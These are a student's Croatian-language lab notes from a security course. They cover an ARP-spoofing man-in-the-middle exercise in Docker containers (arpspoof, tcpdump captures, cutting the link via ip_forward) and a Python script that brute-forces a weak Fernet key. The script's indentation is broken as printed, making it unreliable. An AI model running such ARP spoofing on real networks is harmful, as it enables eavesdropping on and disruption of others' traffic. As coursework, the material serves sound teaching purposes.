


Sigurnost računala i podataka💻🔐

Bilješke s laboratorijskih vježbi

Prve laboratorijske vježbe

Man-in-the-middle attack(ARP spoofing)

- Realizirali zadatak koristeći 3 Docker virtualna računala(container-e): station-1, station-2, evil-station
- Evil-station je prisluškivao te narušio integritet i povjerljivost komunikacije između station-one i station-two
- Formirali smo vlastiti direktorij i klonirali smo repozitorij vježbi te ušli u repozitorij

```
mkdir mjukic
cd mjukic
git clone https://github.com/mcagalj/SRP-2021-22
cd SRP-2021-22/arp-spoofing
```

- Pokrenuli smo skriptu koja se nalazi u ovome direktoriju

```
$./start.sh
```

- Pomoću skripte smo formirali 3 "container-a"

```
$ docker ps

CONTAINER ID   IMAGE     COMMAND    CREATED          STATUS          PORTS     NAMES
dd9c605d65f5   srp/arp   "bash"     18 seconds ago   Up 16 seconds             station-2
2268662f17f0   srp/arp   "bash"     18 seconds ago   Up 15 seconds             evil-station
095779ea6470   srp/arp   "bash"     18 seconds ago   Up 17 seconds             station-
```

- Pokrenuli smo bash u "container-ima" nakon što smo podijelili ekrane pomoću "alt i +"

```
$ docker exec -it station-1 bash
root@station-1:/#

$ docker exec -it station-2 bash
root@station-2:/#

$ docker exec -it evil-station bash
root@evil-station:/#
```

- Pregledali smo ip-adrese container-a i adrese mrežnog uređaja(koje su iste za sva 3 container-a)
- Station-1 je sadržavao sljedeće: ip-adresa: 172.18.0.2

```
root@station-1:/# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
```

```
        inet 172.18.0.2  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:ac:12:00:02  txqueuelen 0  (Ethernet)
        RX packets 19  bytes 1602 (1.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


- Station-2 je sadržavao: ip-adresa: 172.18.0.3

```
root@station-2:/# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.3  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:ac:12:00:03  txqueuelen 0  (Ethernet)
        RX packets 16  bytes 1296 (1.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- Povežemo 2 računala da mogu komunicirati pomoću netcat-a koji radi koristeći TCP na port 9000

```
root@station-1:/# netcat -lp 9000

root@station-2:/# netcat station-1 9000
```

- Sad ta 2 stationa mogu međusobno izmjenjivati poruke
- Evil-station će ih u početku prisluškivati a onda će prekiniti povezanost 2 računala



```
PS C:\Users\marij> docker exec -it evil-station bash
root@evil-station:/#
root@evil-station:/# arpspoof -t station-1 station-2
2:42:ac:12:0:4 2:42:ac:12:0:2 0806 42: arp reply 172.18.0.3 is-at 2:42:ac:12:0:4
2:42:ac:12:0:4 2:42:ac:12:0:2 0806 42: arp reply 172.18.0.3 is-at 2:42:ac:12:0:4
2:42:ac:12:0:4 2:42:ac:12:0:2 0806 42: arp reply 172.18.0.3 is-at 2:42:ac:12:0:4
2:42:ac:12:0:4 2:42:ac:12:0:2 0806 42: arp reply 172.18.0.3 is-at 2:42:ac:12:0:4
...

PS C:\Users\marij> docker exec -it evil-station bash
root@evil-station:/#
root@evil-station:/# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:29:56.293299 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:29:58.293721 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:30:00.294310 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:30:02.294738 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:30:02.713658 IP station-1.srp-lab.9000 > station-2.srp-lab.58350: Flags [P.], seq 999336635:999336642, ack 1342640727, win 510, opt
12:30:02.713773 ARP, Request who-has station-2.srp-lab tell evil-station, length 28
12:30:02.713791 ARP, Request who-has station-2.srp-lab tell evil-station, length 28
12:30:02.713823 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:03 (oui Unknown), length 28
12:30:02.713826 IP station-1.srp-lab.9000 > station-2.srp-lab.58350: Flags [P.], seq 0:7, ack 1, win 510, options [nop,nop,TS val 4126
```

U zasebnom prozoru smo opet pokrenuli evil-station kako bi pratili kad se događa komunikacija između 2 stationa

```
PS C:\Users\marij> docker exec -it evil-station bash
root@evil-station:/#
root@evil-station:/# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:29:56.293299 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:29:58.293721 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:30:00.294310 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:30:02.294738 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:30:02.713658 IP station-1.srp-lab.9000 > station-2.srp-lab.58350: Flags [P.], seq 999336635:999336642, ack 1342640727, win 510, opt
12:30:02.713773 ARP, Request who-has station-2.srp-lab tell evil-station, length 28
12:30:02.713791 ARP, Request who-has station-2.srp-lab tell evil-station, length 28
12:30:02.713823 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:03 (oui Unknown), length 28
12:30:02.713826 IP station-1.srp-lab.9000 > station-2.srp-lab.58350: Flags [P.], seq 0:7, ack 1, win 510, options [nop,nop,TS val 4126
```

Prekid povezanosti 2 stationa:

```
echo 0 > /proc/sys/net/ipv4/ip_forward
```

Druge laboratorijske vježbe

Symmetric key cryptography - crypto challenge


Koristili smo Fernet koji se koristi za simetričnu kriptografiju.

Fernet koristi navedene kriptografske mehanizme:

- AES šifru sa 128 bitnim ključem
- CBC enkripcijski način rada
- HMAC sa 256 bitnim ključem za zaštitu integriteta poruka
- Timestamp za osiguravanje svježine (*freshness*) poruka

```
import base64
#uvozimo iz cryptography libraryja hash fju
from cryptography.hazmat.primitives import hashes
#uvozimo Fernet-a
from cryptography.fernet import Fernet

#fja za generiranje naziva datoteke koju trebamo dekriptirati
def hash(input):
  if not isinstance(input, bytes):
    input = input.encode()
  digest = hashes.Hash(hashes.SHA256())
  digest.update(input)
  hash = digest.finalize()

  return hash.hex()

#fja za provjeru je li u enkriptiranom tekstu možda zapravo slika png formata
def test_png(header):
  if header.startswith(b"\211PNG\r\n\032\n"):
    return True

#fja u kojoj radimo napad
def brute_force():
  ctr = 0
  # Reading from a file
  filename = "64cc93ab6a395b9167098a2598066d039cbb792152d8b0ecdb49bd25baa03eaa.encrypted"
  with open(filename, "rb") as file:
    ciphertext = file.read()
  # Now do something with the ciphertext
  while True:
    #iteriramo kroz ključeve
    key_bytes = ctr.to_bytes(32, "big")
    key = base64.urlsafe_b64encode(key_bytes)
    #ispisujemo broj provjerenog svakog 1000tog ključa
    if not(ctr+1) % 1000:
      print(f"[*]Keys tested: {ctr+1:,}", end="\r")
    # Now initialize the Fernet system with the given key
    # and try to decrypt your challenge.
    # Think, how do you know that the key tested is the correct key
    # (i.e., how do you break out of this infinite loop)?
    try:
      plaintext = Fernet(key).decrypt(ciphertext)
      header = plaintext[:32]
    if test_png(header):
      print(f"[+] KEY FOUND: {key}")
    # Pišemo u file ono što smo dekriptirali
      with open("bingo.png", "wb") as file:
        file.write(plaintext)
        #pronašli smo ključ i breakamo se iz whilea
        break
    except Exception:
      pass

    ctr += 1

if __name__ == "__main__":
  brute_force()
#h = hash('jukic_marija')
# print(h)
```

```
C:\Users\A507>mkdir MJukic
C:\Users\A507>cd MJukic
C:\Users\A507\MJukic>python -m venv srp
C:\Users\A507\MJukic>cd srp
C:\Users\A507\MJukic\srp>dir
C:\Users\A507\MJukic\srp>cd Scripts
C:\Users\A507\MJukic\srp\Scripts>activate
(srp) C:\Users\A507\MJukic\srp\Scripts>cd..
(srp) C:\Users\A507\MJukic\srp>cd..
(srp) C:\Users\A507\MJukic>pip install cryptography
(srp) C:\Users\A507\MJukic>python
Python 3.9.5
> print("hello world")
hello world
> > from cryptography.fernet import Fernet
> Fernet.generate_key()
> b'Nzm7Ssxb0fs2u0YzWY4cCwlFUjSxYOaOBY2bTqFVF-s='
> > key = Fernet.generate_key()
> f = Fernet(key)
> key
> b'pMrwn3vhh5ZnQWXRxFRwp526ITUcUL_l_qlPpHJLSN8='
> > f
> <cryptography.fernet.Fernet object at 0x0000016476BBA100>
> > plaintext=b"hello world"
> ciphertext=f.encrypt(plaintext)
> ciphertext
> b'gAAAAABhd8qAN6T3-OVkwebNDY09seYVK3VM_yytCa71Wse2Mq7dVI1Dc8pit6L2SS6Ppyxys7FDqWMx3SYS0v3svGes3bKlqg=='
> > f.decrypt(ciphertext)
> b'hello world'
> > exit()

(srp) C:\Users\A507\MJukic>code brute_force.py
(srp) C:\Users\A507\MJukic>python brute_force.py
64cc93ab6a395b9167098a2598066d039cbb792152d8b0ecdb49bd25baa03eaa
(srp) C:\Users\A507\MJukic>python brute_force.py
[+] KEY FOUND: b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAMbP4='
```



Ovo je slika koja se dekriptirala!